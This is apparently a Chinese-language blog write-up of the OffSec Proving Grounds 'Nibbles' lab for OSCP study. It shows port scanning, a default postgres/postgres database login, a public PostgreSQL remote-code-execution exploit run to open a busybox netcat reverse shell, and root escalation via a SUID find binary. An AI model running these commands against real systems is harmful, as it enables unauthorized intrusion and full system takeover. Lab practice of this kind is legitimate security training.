OSCP Nibbles Write-up

本文最后更新于 2026年3月12日 下午

一、靶场详情

靶场名称:

Nibbles

靶场地址:

OffSec Proving Grounds Practice 实验环境

二、思路总结

突破边界:


postgresql 弱口令、远程代码执行 –> 系统 postgresql 用户权限 –> 用户旗帜

权限提升:

find suid 权限 –> 系统 root 用户权限 –> 管理员旗帜

三、靶场攻击演示

3.1 靶场信息收集

TCP 端口扫描:

1
2
3
4
5
6
7
8
9
sudo nmap -p- 192.168.132.47 --min-rate=2000

PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds
5437/tcp open pmip6-data

UDP 端口扫描:未发现有价值信息。

TCP 服务信息搜集:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
sudo nmap -p21,22,80,139,445,5437 -sCV 192.168.132.47

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 10:62:1f:f5:22:de:29:d4:24:96:a7:66:c3:64:b7:10 (RSA)
| 256 c9:15:ff:cd:f3:97:ec:39:13:16:48:38:c5:58:d7:5f (ECDSA)
|_ 256 90:7c:a3:44:73:b4:b4:4c:e3:9c:71:d1:87:ba:ca:7b (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Enter a title, displayed at the top of the window.
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds
5437/tcp open postgresql PostgreSQL DB 11.3 - 11.9
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2020-04-27T15:41:47
|_Not valid after: 2030-04-25T15:41:47
|_ssl-date: TLS randomness does not represent time
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
系统为 Linux 环境,开放有 HTTP、SSH、FTP 和 Postgresql 服务。

3.2 渗透测试突破边界

3.2.1 postgresql 弱口令、远程代码执行


靶机 FTP 不能匿名登录,HTTP 80 信息搜集、枚举也没有得到有价值信息,通过弱口令 postgres/postgres 可登录靶机 postgres 数据库。

1
psql -h 192.168.132.47 -p 5437 -U postgres

这里尝试使用 hydra 和 medusa 对靶机 postgres 服务进行密码爆破,即使使用了正确密码也无法成功爆破,由于靶机 postgres 服务存在 ssl 证书校验,可能是 hydra 和 medusa 使用的证书与靶机 postgres 证书不匹配,导致爆破失败,最后只能使用 psql 手动枚举。


searchsploit 检索 PostgreSQL 历史漏洞,发现 9.3-11.7 版本存在远程代码执行漏洞,使用 psql 查看数据库版本信息(11.7),刚好在漏洞利用版本内。

1
searchsploit PostgreSQL

1
select version();

复制漏洞利用脚本,根据脚本参数提示,我们只需要指定 IP、端口和需要执行的命令。

1
searchsploit -m multiple/remote/50847.py


使用脚本可正常执行系统 id 命令。

1
python3 50847.py -i 192.168.132.47 -p 5437 -c 'id'


通过 busybox 执行反弹 shell,得到系统 postgres 用户权限。

1
2
3
4
5
6
# kali
nc -lvnp 80

# exp
python3 50847.py -i 192.168.132.47 -p 5437 -c 'which busybox'
python3 50847.py -i 192.168.132.47 -p 5437 -c 'busybox nc 192.168.45.227 80 -e /bin/bash'


升级为交互式 shell。

3.2.2 用户旗帜获取

3.3 提权获取系统管理员权限

3.3.1 Find suid 权限提升至系统 root 权限


系统 find 命令存在 suid 权限,利用该配置可提升至系统 root 用户权限。

1
find / -perm -u=s -type f 2>/dev/null

参考链接:

1
https://gtfobins.github.io/gtfobins/find/#suid

1
2
find . -exec /bin/sh -p \; -quit
bash -p

3.3.2 管理员旗帜获取

Thanks

如果我的文章对您有帮助或您希望与我更多交流,欢迎点击「关于我」,通过页面中的微信公众号、邮箱或 Discord 与我联系;若您发现文章中存在任何错误或不足之处,也非常欢迎通过以上方式指出,在此一并致以衷心的感谢。 😊🫡

最后,祝您生活愉快!🌞✨


OSCP Nibbles Write-up
https://www.f0nesec.top/2025/09/21/oscp-nibbles/
作者
F0ne
发布于
2025年9月21日
许可协议